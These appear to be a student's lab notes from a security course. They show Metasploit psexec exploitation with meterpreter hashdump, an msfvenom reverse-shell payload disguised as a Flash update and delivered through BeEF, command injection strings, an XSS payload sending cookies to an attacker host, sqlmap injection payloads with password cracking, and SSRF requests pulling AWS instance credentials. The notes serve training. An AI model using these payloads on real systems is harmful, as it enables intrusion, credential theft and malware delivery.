

Lab 4 Public Facing and Drive-By Attacks

4.1 Metasploit

```
# start Metasploit
msfconsole -q

# searches exploits for psexec
msf6 > search type:exploit psexec
```

Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank	Check
0	exploit/windows/local/current_user_psexec	1999-01-01	excellent	No
PsExec via Current User Token				
1	exploit/windows/local/wmi	1999-01-01	excellent	No
Windows Management Instrumentation (WMI) Remote Command Execution				
2	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution				
3	exploit/windows/smb/psexec	1999-01-01	manual	No
Microsoft Windows Authenticated User Code Execution				
4	exploit/windows/smb/webexec	2018-10-24	manual	No
WebExec Authenticated User Code Execution				

```
# select a particular exploit
msf6 > use exploit/windows/smb/psexec
```

```
# shows all options/ params for an exploit
msf6 exploit(windows/smb/psexec) > show options
```

Module options (exploit/windows/smb/psexec):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	445	yes	The SMB service port (TCP)
SERVICE_DESCRIPTION		no	Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE		no	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBDomain	.	no	The Windows domain to use for authentication

SMBPass	no	The password for the specified username
SMBUser	no	The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	127.0.0.1	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Configure exploit settings (default payload is reverse shell); RHOSTS = target

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.10.0.1
```

```
RHOSTS => 10.10.0.1
```

```
msf6 exploit(windows/smb/psexec) > set SMBUSER sec504
```

```
SMBUSER => sec504
```

```
msf6 exploit(windows/smb/psexec) > set SMBPASS sec504
```

```
SMBPASS => sec504
```

```
msf6 exploit(windows/smb/psexec) > set LHOST 10.10.75.1
```

```
LHOST => 10.10.75.1
```

```
msf6 exploit(windows/smb/psexec) > exploit
```

```
[*] Started reverse TCP handler on 10.10.75.1:4444
```

```
[*] 10.10.0.1:445 - Connecting to the server...
```

```
[*] 10.10.0.1:445 - Authenticating to 10.10.0.1:445 as user 'sec504'...
```

```
[*] 10.10.0.1:445 - Selecting PowerShell target
```

```
[*] 10.10.0.1:445 - Executing the payload...
```

```
[+] 10.10.0.1:445 - Service start timed out, OK if running a command or non-service executable...
```

```
[*] Sending stage (175174 bytes) to 10.10.0.1
```

```
[*] Meterpreter session 1 opened (10.10.75.1:4444 -> 10.10.0.1:1547) at 2022-07-15 16:13:36 +0000
```

```
meterpreter >
```

```
# Put meterpreter in bg
```

```
meterpreter > background
```

```
[*] Backgrounding session 1...
```

```
# Foreground meterpreter
```

```
msf6 exploit(windows/smb/psexec) > sessions 1
```

```
[*] Starting interaction with 1...
```

```
# Execute a command in meterpreter and interact with the output
```

```
meterpreter > execute -if systeminfo
```

```
Process 1852 created.
```

```
Channel 1 created.
```

```
Host Name: SEC504STUDENT
```

```

OS Name: Microsoft Windows 10 Enterprise
OS Version: 10.0.17134 N/A Build 17134
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00329-10181-97955-AA722
Original Install Date: 4/1/2019, 1:14:35 AM
System Boot Time: 7/14/2022, 5:40:12 PM
System Manufacturer: VMware, Inc.
System Model: VMware Virtual
...

# Migrate to processes with access to passwords, then dump passwords
meterpreter > migrate -N lsass.exe
[*] Migrating from 2412 to 676...
[*] Migration completed successfully.

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Sec504:1000:aad3b435b51404eeaad3b435b51404ee:864d8a2947723c4264598997c1d67a83:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9679f78eec859fdedb8c208c8fcf4abf:::

```

May need to run **exploit** more than once if all settings are valid.

Additional relevant Meterpreter commands:

- getpid: identify our process
- help: retrieve other commands
- ps: list running processes
- getuid: retrieve current user info
- hashdump: retrieve passwords

Analyze Metasploit attacks with DeepBlueCLI.

4.2 BeEF

BeEF: tool for exploiting browsers and conducting client-side social engineering attacks.

```

# Make payload
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp /
lhost=10.10.75.1 lport=4444 -f exe -o /tmp/FlashUpdate.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

```

Saved as: /tmp/FlashUpdate.exe


```
# Setup the reverse shell handler
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.75.1
LHOST => 10.10.75.1
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.75.1:4444
```

Beef control panel:

The screenshot displays the Beef control panel interface. On the left, the 'Hooked Browsers' section shows 'Online Browsers' with '10.10.75.1' selected. The 'Module Tree' on the left lists various modules, with 'Social Engineering (25)' expanded and 'Fake Flash Update' selected. The 'Module Results History' table shows a single entry with id 0, date 2022-07-15 17:16, and label 'command 1'. The 'Current Browser' tab is active, showing the 'Fake Flash Update' module details. The description states: 'Prompts the user to install an update to Adobe Flash Player. The delivered payload could be a custom file, a browser extension or any specific URI. The provided BeEF Firefox extension disables PortBanning (ports 20, 21, 22, 25, 110, 143), enables Java, overrides the UserAgent and the default home/new_tab pages. See /extensions/pec/files/LinkTargetFinder directory for the Firefox extension source code. The Chrome extension delivery works on Chrome <= 20. From Chrome 21 things changed in terms of how extensions can be loaded. See /extensions/demos/flash_update_chrome_extension/manifest.json for more info and a sample extension that works on latest Chrome.' The 'Id' is 272. The 'Image' field contains 'http://10.10.75.1:3000/adobe/flash_update.png'. The 'Payload' dropdown is set to 'Custom_Payload'. The 'Custom Payload URI' field contains 'http://10.10.75.1:8000/FlashUpdate.exe'. An 'Execute' button is located at the bottom right.

Social engineering presentation to user:



```
# Proof of exploit
meterpreter > sysinfo
Computer      : SEC504STUDENT
OS            : Windows 10 (10.0 Build 17134).
Architecture : x64
System Language : en_US
Domain        : SEC504
Logged On Users : 2
Meterpreter   : x86/windows
```

4.3 System Resource Usage Database Analysis (srum-dump)

Used to identify anomalous network behavior on a Windows machine.

SRUM database: Windows 8/10 tool used by OS to record detailed info about the system resource utilization.

Location of SRUM data: **C:/Windows/System32/sru/SRUDB.dat**

Some of this information is available from Task Manager

Create an Excel doc from the db, sort the **Network** data by **Bytes Sent** and evaluate the **Application** and **Profile** of the top talkers.

4.4 Command Injection Attack

Check input fields for command injection potential, such as:

Connectivity Checker

Use the form below to ping other computers. This utility is meant to assist in troubleshooting only, and should not be used in any nefarious activities!

Address to Ping:

Usage

ping [options]

Options:

dns name or ip address

```
-a          use audible ping
-A          use adaptive ping
-B          sticky source address
-c          stop after replies
-D          print timestamps
-d          use SO_DEBUG socket option
-f          flood ping
-h          print help and exit
-I          either interface name or address
-i          seconds between sending each packet
-L          suppress loopback of multicast packets
-l          send number of packages while waiting replies
-m          tag the packets going out
-M          define mtu discovery, can be one of
-n          no dns name resolution
```

Test additional operators like `&&` and `||` with arguments before and after to get successful executions.

`&&` requires a valid prior command to run the injection on the right side of the shell separator, as is the case with: `127.0.0.1 && ls`

`||` requires the left side to be invalid, as is the case with: `-h || ls` in this example.

4.5 XSS Attack

==pgs: 53-61== XSS test string for user input fields:

```
'';!--">=&{() }
```

We can use the Developer Tools to see the output of searching for an input is not filtered --> vulnerable to XSS attack.

Because the site renders content delivered from a crafted URL, this is a *reflected XSS* attack.

If the submission was recorded, this would be a *stored XSS* vuln.

```
# need a PHP server listening on port 2222 with our payload in the directory
<script>document.location='http://10.10.75.1:2222/?'+document.cookie;</script>

# Successful execution gives us an auth token we can use with curl to see the
admin page
```

```

Listening on http://0.0.0.0:2222
Document root is /home/sec504/labs/cookiecatcher
Press Ctrl-C to quit.
[Fri Jul 15 19:32:51 2022] 172.30.0.45:44446 [200]: /?
authtoken=77ba9cd915c8e359d9733edcfe9c61e5aca92afb

```

XSS Defenses

1. User input filtering (especially 3rd party filtering libs)
2. Use a framework that handles filtering for you
3. WAF used as mitigation
4. ModSecurity from Apache (free)
5. Filter output as well as input
6. Limit cookie accessibility with HTTPOnly flag
7. Set Content Security Policy on servers to declare which specific dynamic resources to add

4.6 SQL Injection (SQLMap)

==pgs: 66-78==

```

sec504@slingshot:~$ sqlmap -u "http://rookaviary.com/email_search.php?search=" --
dbs

---
Parameter: search (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: search=-8101' OR 4547=4547#

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
  Payload: search=' AND (SELECT 1142 FROM(SELECT COUNT(*),CONCAT(0x71626b7171,
(SELECT (ELT(1142=1142,1))),0x7176707171,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- gDQV

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=' AND (SELECT 9695 FROM (SELECT(SLEEP(5)))NkRg)-- oFYJ

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: search=' UNION ALL SELECT
CONCAT(0x71626b7171,0x49526e504e565a417a55786a536a4d656b4568786e4f6351486c7a44524e
456851677a43496f5349,0x7176707171),NULL#

---
[03:21:12] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.20.1, PHP 7.4.22
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[03:21:12] [INFO] fetching database names

```

```

available databases [3]:
[*] information_schema
[*] test
[*] web_app
...
# Found the following with --tables
+-----+
| comments |
| users    |
+-----+

# After using flags to get the tables and columns...
sec504@slingshot:~$ sqlmap -u "http://rookaviary.com/email_search.php?search=" -D
web_app -T users --dump

+-----+-----+-----+-----+
---+-----+
| id | email                | username  | password
| full_name                |
+-----+-----+-----+-----+
---+-----+
| 01 | josh@ras.tgt          | josh      |
*86E12C1588C9A8300E519FF9190CF464BDB0F9DD | Joshua Wright |
| 02 | r00k@ras.tgt          | admin     |
*47FA7B070774F637F4D6D0B97779EBA27A37CE | Derek Rook    |
| 03 | jleytevidal@ras.tgt   | jleytevidal |
*38030A5A56F0473F5FBB5F6A51AD6EF94A34603D | James Leyte-Vidal |
| 04 | mdouglas@ras.tgt      | mdouglas   |
*38905DA3545297B3E9A96456E4985DAA0C82B84E | Mick Douglas  |
| 05 | ssims@ras.tgt         | ssims      |
*CAF46A02F9F591E00A521BA45598E3A5E03058F5 | Steve Sims    |
| 06 | rogrady@ras.tgt       | rogrady    |
*DDBF75D02D1D212128C61E35695EDEBA792C3E66 | Ryan O\x1bGrady |
+-----+-----+-----+-----+
---+-----+

# Use john to crack the passes recovered from the db.
john /tmp/sqlmapmdAHnx3702/sqlmaphashes-cfmjTN.txt

roceeding with wordlist:/usr/local/share/john/password.lst
Florida1          (jleytevidal)
Proceeding with incremental:ASCII
corvid            (admin)

# Also found ssims
john --wordlist=/usr/share/wordlists/rockyou.txt
/tmp/sqlmapmdAHnx3702/sqlmaphashes-cfmjTN.txt

RockYou           (ssims)

```

```
sqlmap -u "http://url.com/page?param=" --forms
```


SQL UNION Statement

Allows you to chain SQL statements/ results of a prior statement with others.

Ex:

```
SELECT uid, user FROM users WHERE user='jwright' UNION SELECT ccard, cvv from payments --
```

Most dbs requires the SQL statement following a **UNION** clause have the same number of columns as the preceding statement.

Employee Directory

Use this form to search our employee database for contact information. We have a marketing and engineering team.

Name:

Name: Joshua Wright

Email: josh@ras.tgt

Name: Derek Rook

Email: r00k@ras.tgt

Name: James Leyte-Vidal

Email: jleytevidal@ras.tgt

Name: Mick Douglas

Email: mdouglas@ras.tgt

Sample SQLMap results:

Defense against SQLi

1. Parameterized stored procedures in web app (prevention)
2. Limiting permissions of web app (limits impact)
3. Monitor db query logging (needs to be turned on)
4. ModSecurity from Apache

4.7 Cloud SSRF and IMDS Attack

General SSRF

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```
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
...
# We don't get results for /etc/shadow due to permissions, but when we get the src
for index.html...
<?php
define('DB_NAME', 'intern');
define('DB_USER', 'intern');
define('DB_PASSWORD', 'geDgECURnQjuymuGKHOC');
?>
```

Cloud IMDS Access

This time, we request the IMDS server:

```
# what we put in the vulnerable field:
http://169.254.169.254/latest/meta-data/iam/info

# results of our curl request
{
  "Code": "Success",
  "LastUpdated": "2021-05-02T18:50:40Z",
  "InstanceProfileArn":
  "arn:aws:iam::896453262835:instance-profile/falsimentis-deploy-role",
  "InstanceProfileId": "AIPA5B0GHHXZELSK34VU4"
}

# For the falsimentis-deploy-role, we try to get the creds:
http://169.254.169.254/latest/meta-data/iam/security-credentials/falsimentis-
deploy-role/

# Results:
{
  "Code": "Success",
  "LastUpdated": "2021-05-02T18:50:40Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
  "SecretAccessKey": "CGgQcSdERePvGgr058r3P0bPq3+0CfraKcsLREpX",
  "Token": "NR9Sz/7fzxwIgv7URgHRackJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
  "Expiration": "2026-05-02T18:50:40Z"
}
```